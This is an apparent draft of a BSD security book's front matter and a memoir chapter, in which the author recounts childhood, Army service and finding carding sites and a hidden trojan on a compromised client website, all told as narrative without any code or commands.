
For the nameless victims I saw at work one day.
We are coming to the rescue of our memory of your worst days.
We know that cybercrime became a crime when it hurt you.



Coding and Configuration for Secure Systems in BSDs

John O'Keefe-Odom

Contents

Author

John O'Keefe-Odom received a Master of Liberal Arts (ALM) in Extension Studies in the field of Cybersecurity from Harvard Univerisity, Harvard University Extension School, in 2026. He received an AAS in Web Programming from Chattanooga State Community College in 2013. He received a BA in English: Writing from the University of Tennessee at Chattanooga in 2001. He holds various technical certifications in cybersecurity including: Certified Information Systems Security Professional (CISSP), Certified Secure Software Lifecycle Professional (CSSLP), Certified Cloud Security Professional (CCSP), SecurityX, PenTest+, CySA+, Security+, and Linux+. He has worked as a senior application security engineer and software engineer for various companies for over ten years.

Preface

Your preface text goes here...

Acknowledgements

As a web programmer, I make a hundred mistakes a day. If I make less than that, I'm behind. When it comes to computing, mine has been a path of hammering. I'm the type of person who will hammer and hammer and hammer away at the problem until I eventually break through. So, I can't promise you a flawless path to success, but I can suggest that we will learn something from this journey.

The mistakes and omissions which follow are entirely mine. I would like to thank some people for their help along the way.

If I had not found our local hacking group DC423, then I might not have sustained a professional interest in cybersecurity so successfully. If I had not attended many B-Sides security conferences around the Southeastern US, then I might not have realized how grand and stimulating the community of hackers really is.

I had many influential professors along the way. I fell into the right crowd of instructors at Chattanooga State Community College with Leigh MacGregor, Mrs. Peacock, and host of others whose names I cannot recall. Doctors Kizza, Dumas, Kandah, and especially Li Yang from the University of Tennessee at Chattanooga built a base that prepared me for later challenges in Computer Science. Ken Smith, MFA, was my mentor for writing at UTC. I have many fond memories of the faculty during my undergraduate years there as an English major. I studied under heroes of the intellect like Doctors Richards, Noe, Rehyansky, Ware, and many others. At Harvard Extension School, I'm sure I pissed off almost every TA and instructor who had the misery of grading my work. For them, I am grateful. Many thanks to my professors at Harvard: Len Evanchik, Daniel Garrie, David Cass, Derek Brink, Ramesh Nagappan, Joseph Ficara, Minlan Yu, David Arias, Eddie Kohler, David Malan, and Bruce Huang. And, of course, an extra special thanks to the professor for whom I was her "most challenging student," Heather Hinton.

With our chosen style of citations, we tried to provide references that would withstand common lab use and academic rigor. We provided in-chapter sections for convenient references to books, man pages, and websites. We also continued with inline footnoting for chapter endnotes; we especially noted various computer commands and technologies since they are fundamentally derivative works upon which we depend. This made for a lot of references and some duplicity. We have cited generously.

We decided to set a previous book in fonts by Erik Spiekermann after seeing "Helvetica" by Gary Hustwit (2007). We carried that through here. InfoOTDisp-Book is copyrighted by Ole Schaefer and Erik Spiekermann; it is published by FSI Fonts und Software GmbH. Eurostile Extended Regular and Eurostile W01 Regular are copyrighted 2006 and 2010 by URW Design and Development.


For typesetting and formatting, we chose LaTex. We repeatedly consulted various AI and Internet sources for coding the document which generated the paper. For bibliographic formatting, we frequently used MyBib. [1]

Endnotes

[1]Mybib. “MyBib Bibliography Generator.” MyBib.Com, 13 July 2018, https://www.mybib.com. Accessed 12 July 2026.

Introduction

Your introduction text goes here...



Endnotes

[1]Mybib. “MyBib Bibliography Generator.” MyBib.Com, 13 July 2018, https://www.mybib.com. Accessed 12 July 2026.

1 Anecdotes on the Journey

As I've encountered different problems related to computer systems in my life, I have noticed that sometimes other people don't react the way I might expect. Sometimes people are supportive of finding and treating vulnerabilities. Other times, people have told me directly that they didn't want any problems mentioned for fear that admitting there was a problem would make their system look weak. Still other people have sometimes reacted in ways that were so self-centered that their reactions seemed foolish, almost comical. Having seen some of these reactions, I noticed that our values and judgements about actors and victimization play a big role in how we might react to finding out we are the victims of attacks on computer systems. I would like for us to think a little about how we might choose to value ourselves, the people working around us, and others affected by malfeasance on the web. To that end, I would like to tell you a few small tales about my life and computers.

1.1 Computers and Insects

When I was a small boy, we lived in New Orleans. In my part of the city, there was a large, open drainage canal. This canal had steep sides covered with grass and weeds. Most of the time the water was low in the canal. Brown water snaked through the basin of the canal. Sometimes there would be a muddy shopping cart in the weeds. One time I saw an old man fishing for a turtle in the canal. He used a big hook and a piece of meat. He caught one large snapping turtle. With a taut line, he pulled the turtle from the waters of the canal. The snapping turtle was dripping with tan mud. Its shell seemed as large as the man's torso. He lifted it up and dropped it in a burlap sack. He quickly gathered the top corners and held the bag shut with his fist.

I had been picking blackberries in the brambles of the canal. As I put my blackberries in my plastic margarine tub, I asked the man why he was fishing for the turtle. He told me he was going to eat the turtle. He would make turtle soup.

I often saw rat traps tied with strings to trees in the canal. Some people had houses along one side of the canal. Along the edge of their backyards, they tied rat traps to tree trunks or metal fence posts. These rat traps were like mouse traps, but much larger. Nobody ever bothered to put bait in them. I lived in an apartment complex on the other side. Every day I would walk to and from school with other kids from my neighborhood. Every day, we would pass that canal.

One day, near 1979, a computer programmer came to my school. Our teacher gathered us in the library. We sat in a circle on the floor, cross-legged, "Indian style." The programmer came in, pushing his cart. Taking up the whole top of the cart was the computer; it was a big gray box with a keyboard and a built-in monitor. Underneath, on the shelf, was another set of boxes. One of them was an eight-inch floppy disk drive.

The programmer told us about computers. Looking back, I realize that I forgot everything he said. He had shown us about files and the parts of the computer. Then,

there, on the computer screen, I saw something fascinating: my first look at a video game. It was Pac-Man in black-and-white. There were no colors on the screen.

One day I was walking home from school with the other kids. Because I was little, I had to walk to and from school with one of the big kids, Jeanie. She would watch out for me and make sure I went the right way.

As we passed the canal every day, there was a little draw, like a V or little valley, going from the curb of the street down to where there was a big pipe. The canal went under the road in this a big concrete pipe. Some of the big kids would go down to the rim of the pipe and stand on its edge. I was too little for that yet. Instead, like most of the kids, I would run and jump across the little V at the top. It was only a few steps, a few feet, but it felt like a big adventure when I made it across.

I was having fun and feeling great in the sun, fresh out of school, I decided to run. I ran, and I jumped. I tried to get across the little V, but I didn't make it. I tumbled and fell into the dirt on the wall of the little valley that went down to the big pipe.

I jumped. I stumbled, and I fell. I landed in a big ant pile. There, on the far side of the V was a big ant pile. It was about three feet around. The puffy grains of cultivated dirt stood knee high to a man. The ant pile was filled with hundreds of ants. Before I knew it, before I felt myself really fall, I was swarmed and covered with ants!

They were biting me! I forgot about the big canal. I scrambled up the dirt. They were all over me! Hundreds of ants! Ants on my back. Ants on my legs. Ants on my arms, in my hair and on my head. I did what any kid would do: I screamed and cried and ran. I ran as fast as I could. I ran across the grass into the apartment complex. I ran down the streets to my home. I ran as fast as I could.

I cried for my Mutti and told her about the ants. She put me in a cold bath. A little while later Jeanie came by with my book bag. I had dropped it when I ran home. She had rescued it. She told my Mutti about the ants. I still remember my mom saying that she knew. She had been glad Jeanie had checked up on me when I got home.

It gets hot in New Orleans. I still remember having to wear a white, long-sleeved shirt to school. It was so hot and humid. I felt sweaty, having to wear the long-sleeved dress shirt. Often in New Orleans, I would play in shorts and a short-sleeved shirt. I would often run barefoot and get a suntan. But, thanks to the ants, I had to go to school in a long-sleeved shirt. I was so covered with ant bites that it looked like I had the chicken pox. I had to wear the long-sleeved shirt to keep from scratching.

The next time a computer came into my life was some years later. Now, my friends, and later I, had an Atari 2600. Today I would look upon this as a computer, but back then, to me, it was "a video game." Also, I had seen some other computers. I had an old friend whose family was more rich; they had an IBM PCjr. I saw Apple IIe's at school. I had even attended a week-long summer camp at junior high. I remember typing in my programs in BASIC. I somehow had a book that I had gotten about computer programs. It was about typing in programs to make a computer game. I don't remember the title. I don't have the book anymore. I don't know what language it was written in. However, the book was about adventures. That's

what I wanted: computers and games and adventures. I never did get many of those programs to work.

I also remember my friend next to me, Eddie, typing in a program in another way. I asked Eddie what it was. He said it was C. C! The teacher said C was advanced. He didn't want the rest of us to be trying to type programs in C, if we didn't know what we were doing. It was okay for Eddie to try, because he was advanced. The next week, there was another week of computer camp. I didn't go because I thought it was for the advanced kids.

The computers we used at school and saw around us: they were expensive computers. They cost thousands of dollars. It was clear to me that I shouldn't even ask for one because there was no way we'd be able to buy one of those. Yet, somehow, I ran across an ad in a magazine for a Commodore 64. It was $200.

Now, that was a lot of money back then, too. It was a bare-bones system. I would still need some more components. But, it was $200.

A friend of mine, Donald, had proudly told me at school how he had a job and made money mowing lawns and raking leaves. That sounded pretty good to me: making money. I was mildly interested in lawn care. Most of all, I knew I could do it. I could push the lawnmower. My dad made me mow the lawn. I could earn some money. I canvassed the neighborhood. Some people said no. Some people said they mowed their own lawn. I didn't want to go too far up the street into Donald's territory. I found one customer: the man across the street.

I mowed the lawn for $20 a pop. I was the worst employee you ever saw. Frequently, I would just quit working. It would be hot, and the Zoysia grass would be thick and wet. It would clog up my lawnmower because I would wait too long to go back and mow again. I would cut one rectangular patch in the thick part of the front yard. It would get hot, and I would leave to cool off. I would come back eventually and start mowing again.

One day, I was bopping along, mowing real great, dreaming of imaginary greatness. I had a good rhythm going. I was getting close to finishing at the end. I bumped up against that big old Magnolia tree Mister Warner had in his yard. Somewhere right around there, I hit a yellow jacket nest.

I don't know if you've ever hit a yellow jacket nest with a lawnmower, but I want to tell you: those yellow jackets were angry. They do not want to be disturbed. All they want to do is eat fruit, rotten insects, and sleep in their enormous, maze-like hell of an underground yellow jacket nest.

I remember that I felt them buzzing around me and swarming. I felt some heat on my arm, and looked down and saw one stinging. I can still remember seeing one stuck in the skin of my arm, trying to pull away, as it stung me.

This time, I was older. I was more mature. I was experienced. When it came to stings, I was advanced. I didn't just cry when I ran home. I ran home aggressively.

I started getting undressed outside. I remember I stripped off my pants in the kitchen. Insects were still buzzing in the legs of my jeans. I swatted at them. I ran and got in a cold tub. I still remember brushing at my arms and legs in the cold water. I felt a few stingers come out. The stings burned and throbbed and grew red. I had a little over $200. I had been mowing all summer.

As I scrounged over my hoarded money, it turned out that I had just enough to get the computer and a TV set. I remember feeling stunned as my mother asked me if I had enough for tax. Tax! What tax, I said. Sales tax, they said. How much was that, I asked in a daze. Somehow, they must have saved me, because I came home with a computer and a black-and-white TV set to use as a monitor.

It was a Commodore 64. I would type the programs in. It came with a manual. I had learned a little BASIC in school. Trouble was, every time I would turn the computer off, it would forget the programs. You see, RAM is a volatile form of memory. Without electricity constantly charging that type of memory, it would forget. There was ROM in the computer, and in cartridges for games, but what was needed was a more persistent local storage. I needed a tape drive.

I had to go back and mow some more lawns. I did go back. I did mow some more lawns. Mister Warner did pay me, even though I was the worst employee ever. He did help me to realize that there were jobs out there. Yet, once I got that tape drive, I don't think I ever went back. Soon we moved away, and I was on to the next adventure: high school.

After high school, I got my first chance at a real job: joining the Army. Now, at the time, I was only seventeen. I remember telling my mom and dad, The recruiters said that since I was under age, you would have to sign for me. I thought that would wrap up that effort. Instead, my parents said, Where do I sign? Next thing I knew, I was here and away to Basic Training.

I learned how to work in Basic Training. I put forth effort. I felt like I was under a lot of stress, with no way to escape, for the first time in my life. I learned how to work and get along with people I might not otherwise be around. After Basic, I went on to radio school. I became a RATT operator, radio automatic teletype. I went to jump school. I spent my enlistment jumping out of planes and operating radios. It was a great job for a young man to have.

This job was where I really learned about computers and telecommunications. The Army made us do everything to send a message. We began by learning to type on a 1949 teletype. We learned how to generate our own electricity, and we learned how to hookup systems to commercial power if it was available. We were taught to construct our own antennas, raise our own 50-foot antenna towers. We used one-time pads, hardware and software encryption techniques. We used punched paper tape, Bell Labs modems with oscilloscopes, teleprinters and shortwave radios. We used encrypted, wireless networking systems back before the Internet became popular among the public.

One day I was on the job during Operation Desert Shield in Saudi Arabia. I had had a long day. I had been up for most of the day. I had worked the night shift. I was about to go to bed when Sergeant D. told me, You have latrine detail. Back then, we used burnout latrines. So, what this means was that we would drag the cans of sewage out of the latrine hut, and burn off the sewage that had pooled inside. To do this, you would use a five gallon can of diesel fuel; pour that into the can. Then you would pour some unleaded gasoline into the can. It would look pink over the yellowish diesel. Immediately, a thick curtain of vapors would rise from the can. With the cans loaded with fuel, we would get back some feet, crouch down, and

strike and throw a match towards the curtain of gasoline vapor. Whump! The cans would catch flame. One by one, we would set them on fire this way.

Burning sewage takes hours. What happens is that the burning unleaded gasoline ("MOGAS," we called it in the Army) will begin to heat up and boil the diesel. Once the diesel is hot enough, it will continue to boil and burn, too. Diesel, by itself, will not readily catch fire at just the touch of a match. If it's not prepared, it can actually snuff out a match. In contrast, gasoline, of course, will immediately flash over into fire. One of the tricks I learned on the job in the Army was that, if you could not tell the difference between MOGAS or diesel, one way to check was to dip a Styrofoam cup in the liquid. Gasoline will eat away quickly at the Styrofoam. It's a quick and cheap assay for telling the fuels apart. Sometimes, in the bright sunlight, with your sense of smell dulled from being around fuel, you might not see the difference readily in the liquids themselves. Fortunately, the Army required the cans to be kept well marked.

When you burn sewage for hours, you have to stir it. Human waste, like the body it comes from, is loaded with water. If you don't stir up the sewage in the can, then it won't all burn down to ash. Since that's the goal, to neutralize the pathogens by reducing the sewage to ash, you have to stir the flaming can of burning sewage. It smells horrible. The foul odor permeates your hair, your clothing, your skin. It gets in your nostrils. It's all over you, and there's no escaping it.

By the time I was done with all this burning sewage in the 120F desert, it was time for me to break down and take a shower. Our shower was an Australian shower, which was a canvas bag with a shower head built in. You would get a five gallon can of water, fill the bag, hoist it up on a pole, and then shower off with the cold water. With my bare feet in the sand, I rubbed some soap all over myself. I rinsed off before I ran out of my five gallons. I put on some clean clothes and walked around the camp.

I sat on my cot and made fists with my toes in the sand. I was about to eat an MRE and get some sleep before my next shift began that evening. I walked around the corner of the tent to get a water bottle. I picked up an empty cardboard box to throw it away and get myself a fresh bottle from the next box. I heard a tick and felt a bump and a sting against my big toe. I had been stung by a yellow scorpion.

The night of the scorpion was a great adventure for me. My friends sprang into action. They picked me up by my clothes and carried me toward the medics. Just then, a Blazer slid to a halt, throwing an arc of sand. We had been asking for a support vehicle all day. A friend hot-footed one up the hill to our spot just in time. I remember laying on the stretcher at Battalion Aid. Already convulsions had caused my leg to shudder rapidly. Scorpions kill their prey with acetylcholinesterase inhibitors; those chemicals poison nerves into an electrical storm that causes electrical confusion; this leads to paralysis. In my case, I had some kind of allergic reaction to the poison. Instead of growing cold and immobile, my muscles twitched and convulsed.

The doctor at battalion said he only had two 500mL vials of Benedryl. It was just enough to save one man from a death like this. He said he needed to save his medicine for just the right moment, because he might not be able to get more. At one point the doctor said, If the convulsions reach his chest, he'll smother. I remember

my friends all leaning in over the stretcher to check on how I was doing. I made sure to announce I was still breathing just fine.

I didn't get any medicine. That night, I spent one of the most painful nights of my life. Until years later, when I was tasered, I never felt any pain even remotely close to the stabbing brush of pain inside my leg that night. With every heartbeat, and between every heartbeat, I could imagine a tree of sharp, icy fire that was my nerves. One of my friends took my shift as I tried to rest.

The yellow scorpion was the fourth most poisonous animal on the Arabian Peninsula. The other three were snakes: the carpet viper, the cobra, and the hog-nosed viper. I never saw a carpet viper. The cobra makes its home in irrigated areas; but, at the time, Saudi Arabia was the world's fifth leading producer of cereals. It was heavily irrigated in some parts. I did see a sleeping hog nosed viper, curled in a figure eight about the size of a boot print. It was sleepy from the cold of some fog rain in the winter. The scorpion, though, was more than poisonous enough for me. The day after I was stung, my buddy carried me on his back the half mile to battalion aid. I asked for some pain killers. The medic sergeant told me they don't treat pain. I asked for an ibuprofen. I was denied. We had to hobble back to camp and wait it out. The rest of the pain subsided later that day.

Later on in those war campaigns, during Desert Storm, some people that I worked with died. I knew one of them in passing. He would come by our rig looking to send a message. He was a Captain, a West Point honor graduate. He was Puerto Rican. He smiled a lot. We were in a vocation where optimism wasn't openly valued. He was a good person. He died leading his troops from the front.

When these people died, there was nothing I could do to help them. I had had a pretty good tour up to that point. I was fairly good at my job. But, when the time came, there wasn't anything I could do for these people who were so badly and suddenly wounded. I felt terrible about this for a long time. The day of their death was the worst day I ever had on the job.

Years later, I was in college studying Literature and Writing. I was reading a book by Tim O'Brien called The Things They Carried. It was about and based on O'Brien's experiences during the Vietnam War. Somewhere in there, I remember reading a lesson about how some people believed the folly that others had died because they were stupid. In my later tours in Iraq, I saw this mythological phenomenon rise again: if you had an aggressive posture, the sayings went, then the enemy wouldn't attack you. I never found any of this to be true.

The fact is, I believe: Bad things happen to good people who do the right thing, every day. I know that's hard for some to accept. Decades later, my pastor told me that I had a harsh view of theology. Still, though it has been very difficult for me to face the world this way and accept it for what it is, I believe these thoughts. I wish we lived in a world where justice would reign. I wish we could see that the truth would exonerate many living souls. Still, I see evil shadows and thieves all around. And no, I do not see the Good always prosper.

I accept that bad things happen to good people who do the right thing, every day. I mention all this because I want you, too, to consider it. Sometimes I meet rationalists who just cannot accept that bad news comes to good people. I want you

to know and recognize that bad times can befall good people.

Accepting this idea can challenge some of us. We might not want to acknowledge what this kind of inherent unfairness in life can say to our notions of justice. It can push against our concepts of actor and victim responsibility. Some might defensively whine that, We are all victims now. Maybe we'll invite a straw man over so that we can knock him down. Yet, in a world filled with environmental hazards, we have to recognize that some of those hazards carry catastrophic consequences for the wrong kind of interaction. In line with our sense of justice or not, deep, extreme, and powerful unfairness can override the will and reckoning of our best and strongest people. Still, many more will suffer faster and harder a more damaging fate solely because we may be weaker, slower, or somehow wrongly suited to counteract whatever overpowering threat awaits. Living in a world with catastrophic risks changes us all. While some people may have a hard time acknowledging the health and survivability of their chosen coping mechanisms, we see that the risks continue.

I think that maybe some people around me had a hard time accepting this idea. Their resistance to this acceptance shaped an important situation that brought me one step closer to studying information security. Specifically, it shaped the reaction to attacks that I saw one year. It was the year I found a RAT: a remote access Trojan, buried deep in a production computer.

1.2 First Light

I was in the back row of a boring sales meeting when I first got the news of a devastating hack that hit one of my clients. Because of the way some people reacted and some of the things that happened later, I won't tell you who they were. While not everything turned out for the best for everyone, I don't find it hard to know that there was plenty of good in even the worst people involved. With that, let's continue.

The tables had those white nylon table cloths. I had given up my nametag holder so that someone else, more important in the meeting, could have a replacement handy. While I wanted to be helpful and on hand, I didn't really have a stake in the main mission for these people in this huge sales meeting. I was the programmer. As a wizard of the mysterious, I knew just enough of the black arts to be dangerous. I knew enough of the tediousness of building things right to take care of those I built for. I knew I would die slowly of dehydration in this sales meeting if it were not for that purloined can of Sprite.

I got a text from my boss who sat on the other side of the room. It said that we'd been hacked. Right as the meeting closed, and people milled around in the intermission between speeches, he called me on the phone from the front of the room. The entire site was wiped out, he said. Get back to the office. I was already on my way out the door.

When I got a look at everything that was missing from the directory, I was surprised that some files remained. A huge swath had been cut into the site. There were some really big losses. Where I expected to see files and directories, I saw

emptiness. That evening, I began a methodical review of what had been destroyed and what remained. I used a guiding scrap of untouched information to remind me what should have been where. Hours later, we got backups installed. The site was basically repaired. We had no idea, really, of what happened to us or why.

After this event was over, in the weeks that followed, we would kick around our guesses. We never really did have any good idea of exactly what had occurred. We speculated about motive. We had reported it to the law, and we had seen them do nothing. We resolved to build some parts back better, and we did.

About six weeks later, we found the first bad directory. In a folder of computer files, we found programs that shouldn't be there. There would be more. Usually, they stood out to us because they were international; these files were programs that contained code for sending the same message in a variety of languages, based on the receiver's identified preferences. We didn't do anything international. Our principle users were confined to domestic business. Let's just say that they didn't speak French, or Italian, or Danish, or German, or any of those other languages symbolized by those little flag icons we saw in the bad directory. The malware that we found on this hacked computer catered to more languages and cultures than our business normally ever would.

These bad directories, containing collections of flag icons, were templated carding sites. From reading the code, it was obvious that the purpose of these sites was the deception of people and the capture of their financial information. We found a new one about every six weeks. We would look at it carefully, and then rip it out. A new one would crop up in a different place, some weeks later. The sites were basically the same, but they would often be perfectly decorated to look like the real thing. They would look like an actual banking site or a famous login site or some type of digital shopping cart. Large graphics would fill the backgrounds. Often, they would be picture-perfect replicas of the real websites users would expect. A Javascript program, usually a SPA, single page application, would run the forms. This means that the user's own computer, not some distant machine, would do the computational work of capturing the victim's financial data and send it to the hackers who had set up the carding site. A few of the carding sites were so sophisticated that they would simulate page clicks; the duped user would probably think that they were visiting a multi-page site, like the one they expected. Meanwhile, they would stay on the same page all along. They would dutifully fill out those forms, entering their personal financial information. It'd never go where they thought. Instead, it'd be all emailed back to the attacker who ran the carding site.

I learned a lot from reading those pages. The attackers had installed a fairly good set of Javascript functions to react to different kinds of credit cards. One type of function would use some simple math to examine the credit card member that had been entered by the victim-user. Then, the function would classify which kind of credit card had been used, based on the characteristics of the provided numbers. Using this logic, the site would react to show the user what kind of credit card had been entered. Their sites could imitate the reactions on commercial websites; type in the card number, and the program would identify what kind of card you were inputting. Maybe users would be reassured to see the site reacting to their input in

a professional way.

Another time, somewhat near the end, I could tell that the site was related to a person who didn't know very well what they were doing. It flat out looked to me like the program they installed was a lesser version of the others. It seemed as if that particular carding operator didn't have the technical skill to flesh out and code a good, working design. We deleted that one, too.

Now, all the while this was going on, for months, we were stifled by our inability to gain root access to control this box. We couldn't take the normal actions website administrators undertake to monitor, to limit, or to exert power over user actions on the website. We weren't stymied by criminals. The previous contractor who had set up the computer had never fully relinquished basic information needed to control the account on this rented server. In the end, he did give it up. That was over a year after our first big attack.

It took me a long time, months, to find where the server side logs were kept. These logs were text files automatically written by the computer. Each time it would receive a call for a file or web page, it would note information about that call. They described the specific computer address of where every call to the computer had come from. It showed what file had been accessed each time. Often, these log entries also detailed commands used by attackers to try to force bad input into the database in order to overwhelm it and grant them an opportunity to cram their own commands into the machine. These logs were automatically compressed into zipped files. The hosting company's control panel for the site provided us with a small window on the last 300 entries. The site was passing so much traffic that 300 log lines was a ridiculously small slice of what was needed. The account on that leased server was set up to run web pages that received very little traffic, like an amateur's blog. On those sites, perhaps 300 lines would reveal most of a day's visitors. For these directories, 300 calls could be made to the site in minutes. Our client had grown much bigger than its earlier allocation of resources.

When I finally found the logs and unpacked them, a new world awaited. After some griping, my boss grudgingly admitted that log reviews were helping to protect our website. I wrote scripts to scrape text copies of the log files. These programs would automatically read copies of the logs I had downloaded. Many of the logs were tens of thousands of lines long. In them, there would be an uncountable number of legitimate calls to the site. Buried in that collection would be the commands to illegitimate carding sites on the computer. Also in there would be records of other attack attempts. I soon learned to look for specific keywords. I saw the common shapes of SQL injection attacks that tried to force commands into the database engine to get it to reveal its contents. I saw indicators of XSS attacks from referent sites. Victim visitors who had arrived at the carding sites seemed to have been already compromised by a visit to a previous website. These calls came in with encoded data already appended to the URL in a way that suggested their requests had been partially processed by another system. Perhaps their searches on a famous search engine in Russia had indicated they had interests that made them likely victims for these scams. I picked up IP addresses and ran them through Shodan, a special search engine for the Internet of Things. Shodan offered the advantage of telling

us, by IP address, where in the world a computer was. Sometimes it would also tell us if other computers were part of a network that it ran. We could see some information about the types of programs that were on those computers. It might also include registration information of people and businesses related to the computers. Sometime there were sample code replies to common types of calls made to those computers. Cataloging and correlating information from the logs and Shodan proved to be very valuable, over time, to understand the international nature of different kinds of attack attempts on the site. I learned about my attackers. I could often tell the difference between different styles of attackers. I could see the plain difference between the lone Metasploit user who was running sqlmap from Tehran and the multi-country curl-based recon attacks from South America and the other calls that were all part of the same Bit Torrent botnets out of Russia and Ukraine.

One thing I didn't see, though, was my main, lone attacker. He didn't use web addresses to get in. Somewhere, buried in the directories was a shell. I found it about a year after he first attacked.

1.3 Attack Topology: The String of Pearls Configuration

This is what I believe he did with that shell.

On arrival, he unpacked his calling card. This flash, or identifying graphic, was his. It was basically a large, rectangular picture of a music playing program. His hacker name was literally written right across it in big, bold letters. Next, he unpacked a template for the card site he would use over and over again. All of this was stored in the same directory that held the Trojan program. This encoded source code could be read by the computer, but was difficult for people to read. It provided the attacker with full access to read and write files on the compromised computer. It was his main mechanism for putting his programs on the machine. It would prove difficult to spot, since it was buried in a large, cluttered directory filled with so many files that it was not practical to inspect them by sight. With no practical monitoring or real security measures, our attacker was able to conceal his Trojan in a pile of unsorted trash for months. Our failures were his camouflage.

